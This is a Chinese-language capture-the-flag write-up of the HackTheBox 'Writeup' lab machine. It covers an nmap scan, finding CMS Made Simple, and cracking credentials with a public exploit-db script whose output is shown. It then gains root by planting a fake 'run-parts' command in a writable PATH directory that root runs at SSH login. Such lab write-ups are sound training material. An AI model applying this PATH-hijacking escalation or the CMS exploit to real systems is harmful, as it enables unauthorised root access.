“干掉”HackTheBox里面的Writeup

原创

知柯信息安全 于 2020-12-14 19:24:06 发布 4238 收藏 4


分类专栏： 技术 文章标签： nmap openssh apache 安全 经验分享

这篇文章描述了在HackTheBox Writeup机器中查找用户和root flags的过程。因此，一如既往地从Nmap扫描开始，以发现正在运行的服务。

```
# Nmap 7.70 scan initiated Tue Jun 25 12:42:32 2019 as: nmap -p- -O -sV -oN scan.txt 10.10.10.138
Nmap scan report for ip-10-10-10-138.eu-west-2.compute.internal (10.10.10.138)
Host is up (0.016s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.12 (92%), Linux 3.13 (92%), Linux 3.13 or 4.2 (92%), Lin
ux 3.16 (92%), Linux 3.16 - 4.6 (92%), Linux 3.18 (92%), Linux 3.2 - 4.9 (92%), Linux 3.8 - 3.11 (92%), Linux 4.
2 (92%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jun 25 12:44:27 2019 -- 1 IP address (1 host up) scanned in 115.24 seconds
```

从输出中我们可以看到，这是一台Linux计算机，在端口80上运行Apache Web服务器，在端口22上运行OpenSSH。我首先浏览到Web服务器，并在其中看到以下页面：



该页面上没有任何其他链接。我浏览到robots.txt，其中显示了以下内容：

```
#              __
#      _(\    |@@|
#     (__/\__ \--/ __
#        \___|----|  |   __
#            \ }{ /\ )_ / _\
#            /\__/\ \__O (__
#           (--/\--)    \__/
#           _)(  )(_
#           `---''---`

# Disallow access to the blog until content is finished.
User-agent: *
Disallow: /writeup/
```

如您所见，它们不允许爬网到名为writeup的目录。因此，我浏览了发现更多内容的writeup目录。

如果您查看此页面的源代码，则可以在顶部找到使用CMS Made Simple软件生成的页面。

```
<base href="http://10.10.10.138/writeup/" />
<meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All rights reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
```

网站上的所有页面看起来都是其他CTF的文字。您可以通过浏览到/ admin目录来访问管理面板。但是，这需要身份验证，我们目前没有任何凭据。尝试强行登录此页面将导致您的IP被阻止几分钟。因此，强行强制此页面不可行。

我在网上搜索了一些可用于CMS轻松使用的漏洞利用程序，并在exploit-db上找到了以下代码。

我下载并运行了python文件，将其指向CMS制作的简单网站和一个用于破解密码的单词表。悬停5分钟后，输出将为您提供从密码列表中找到的用户名，电子邮件和破解密码。您可以从下面的命令中看到部分输出：

```
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeupm-
[*] Try: 2$
```

我尝试对SSH会话使用python脚本找到的用户名和密码。这使我能够以标准用户身份成功登录计算机并捕获用户标志。

```
root@kali:~/Documents/writeup# ssh jkr@10.10.10.138
jkr@10.10.10.138's password:
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jul  3 10:02:34 2019 from 10.10.13.246
jkr@writeup:~$ ls
user.txt
jkr@writeup:~$ cat user.txt
[REDACTED]
```

下一步是尝试避免特权成为root用户。我将PSPY64下载到计算机上。这使您无需root用户即可查看计算机上运行的本地进程。它还显示了可能已经生成了几秒钟的进程，使您可以了解软件运行时计算机上正在发生的情况的历史记录。

我在查看PSPY64的输出时注意到，每次用户通过SSH连接到计算机时，都会运行一个脚本，该脚本一旦登录便在MOTD中显示有关计算机的详细信息。

```
2019/07/03 09:51:54 CMD: UID=102  PID=8198   | sshd: [accepted]
2019/07/03 09:51:56 CMD: UID=0    PID=8199   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sb
in:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2019/07/03 09:51:56 CMD: UID=0    PID=8200   | /bin/sh /usr/local/sbin/run-parts --lsbsysinit /etc/update-motd.d

2019/07/03 09:51:56 CMD: UID=0    PID=8201   | ls /root/
2019/07/03 09:51:56 CMD: UID=0    PID=8202   | sshd: jkr [priv]
2019/07/03 09:51:56 CMD: UID=1000 PID=8203   | sshd: jkr@pts/7
```

从输出中可以看到，/ etc / update-motd.d是使用称为run-parts的某些软件运行的。它以UID为0的root用户身份运行。在执行run-parts之前，还将设置PATH环境变量。如果我们要创建自己的脚本，称为运行部件，然后将其存储在另一个PATH中，然后在发现合法的运行部件可执行文件之前对其进行检查，则我们应该能够以root用户身份运行自己的代码。

在运行部件执行之前，将设置以下PATH变量。

```
/usr/local/sbin
/usr/local/bin
/usr/sbin
/usr/bin
/sbin
/bin
```

碰巧的是/ usr / local / sbin具有作为标准用户的写访问权限。我在/ usr / local / sbin中创建了一个名为run parts的文件，其内容如下：

```
cat /root/root.txt > /tmp/f.txt
```

这将在/root/root.txt中检索root标志的输出，并将其通过管道传输到/tmp/f.txt，标准用户帐户可以在其中访问该文件。

然后，我将该文件设为可执行文件：

```
jkr@writeup:/usr/local/sbin$ chmod +x run-parts
```

然后，我在另一个窗口中通过SSH登录，以执行我的自定义运行部件脚本。登录后，我检查了/ tmp文件夹，其中存在一个名为f.txt的文件。里面是根标志：

```
jkr@writeup:/tmp$ cat f.txt
[REDACTED]
```

关注微信公众号：知柯信息安全 获取更多资讯

文章：Xtrato

排版：知柯-匿名者